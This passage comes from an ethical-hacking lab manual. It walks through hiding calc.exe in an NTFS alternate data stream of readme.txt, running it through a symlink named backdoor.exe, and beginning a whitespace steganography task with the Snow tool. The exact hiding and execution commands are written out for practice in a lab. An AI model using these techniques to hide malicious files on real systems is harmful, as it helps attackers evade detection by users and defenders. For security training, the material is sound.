


Figure 3.3.6: Creating readme.txt notepad file

9. The **readme.txt - Notepad** file appears; write some text in it (here, **HELLO WORLD!!**).




Figure 3.3.7: Type Hello world !! in readme.txt notepad file

10. Click **File**, and then **Save** to save the file.
 11. Close the **readme.txt** notepad file.




Figure 3.3.8: Save the readme.txt notepad file


12. In the **Command Prompt**, type **dir** and press **Enter**. This action lists all the files present in the directory, along with their file sizes. Note the file size of **readme.txt**.

 A screenshot of a Windows Command Prompt window titled "Administrator: Command Prompt". The prompt is at "C:\magic>". The user types "notepad readme.txt" and presses Enter. Then, the user types "dir" and presses Enter. The command prompt displays the directory listing for "C:\magic". The listing shows the following files and their details:

Date	Time	Type	Size	Name
11/08/2019	05:42 PM	<DIR>		.
11/08/2019	05:42 PM	<DIR>		..
09/15/2018	12:42 PM		27,648	calc.exe
11/08/2019	05:46 PM		13	readme.txt
		2 File(s)	27,661	bytes
		2 Dir(s)	23,139,696,640	bytes free

Figure 3.3.9: Note the size of the readme.txt file


13. Now, type **type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe** and press **Enter**. This command will hide **calc.exe** inside the **readme.txt**.



```
C:\magic>type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe
C:\magic>
```

Figure 3.3.10: Command Prompt with hiding calc.exe command

14. In the **Command Prompt**, type **dir** and press **Enter**. Note the file size of **readme.txt**, which should not change.



```
C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is E27D-D4C8

Directory of C:\magic

11/08/2019  05:42 PM    <DIR> .
11/08/2019  05:42 PM    <DIR> ..
09/15/2018  12:42 PM           27,648 calc.exe
11/08/2019  05:48 PM           13 readme.txt
                           2 File(s)      27,661 bytes
                           2 Dir(s)   23,138,451,456 bytes free

C:\magic>
```


Figure 3.3.11: Command Prompt with executing hidden calc.exe command

15. Navigate to the directory **C:\magic** and delete **calc.exe**.

T A S K 3 . 3

Execute the Hidden Application

16. In the **Command Prompt**, type **mklink backdoor.exe readme.txt:calc.exe** and press **Enter**.



```
C:\magic>mklink backdoor.exe readme.txt:calc.exe
symbolic link created for backdoor.exe <<==>> readme.txt:calc.exe
C:\magic>
```

Figure 3.3.12: Command Prompt linking calc.exe and backdoor.exe file

17. Now, type **backdoor.exe** and press **Enter**. The calculator program will execute, as shown in the screenshot.




Figure 3.3.13: Command prompt with executed hidden calc.exe

Note: For demonstration purposes, we are using the same machine to execute and hide files using NTFS streams. In real-time, attackers may hide malicious files in the target system and keep them invisible from the legitimate users by using NTFS streams, and may remotely execute them whenever required.

18. This concludes the demonstration of how to hide malicious files using NTFS streams.
19. Close all open windows and document all the acquired information.
20. Turn off the **Windows Server 2019** virtual machine.

T A S K 4

Hide Data using White Space Steganography

An attacker knows that many different types of files can hold all sorts of hidden information and that tracking or finding these files can be an almost impossible task. Therefore, they use stenographic techniques to hide data. This allows them to retrieve messages from their home base and send back updates without a hint of malicious activity being detected.

These messages can be placed in plain sight, and the servers that supply these files will never know they carry suspicious content. Finding these messages is like finding the proverbial “needle” in the World Wide Web haystack.

Steganography is the art and science of writing hidden messages in such a way that no one other than the intended recipient knows of the message’s existence. Steganography is classified based on the cover medium used to hide the file. A professional ethical hacker or penetration tester must have a sound knowledge of various steganography techniques.

Here, we will hide data using the Whitespace steganography tool Snow.

1. Turn on the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa\$\$w0rd**.
2. Navigate to **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Steganography Tools\Whitespace Steganography Tools**, copy the **Snow** folder, and paste it on **Desktop**.
3. Create a **Notepad** file, type **Hello World!**, and press **Enter**; then, long-press the **hyphen** key to draw a dashed line below the text. Save the file as **readme.txt** in the folder where **SNOW.EXE** (**C:\Users\Admin\Desktop\Snow**) is located.




Figure 3.4.1: Contents of readme.txt

4. Now, Click **Type here to search** at the bottom of **Desktop** and type **cmd**. Click **Command Prompt** from the results.
5. In the **Command Prompt** window, type **cd C:\Users\Admin\Desktop\Snow** and press **Enter**.


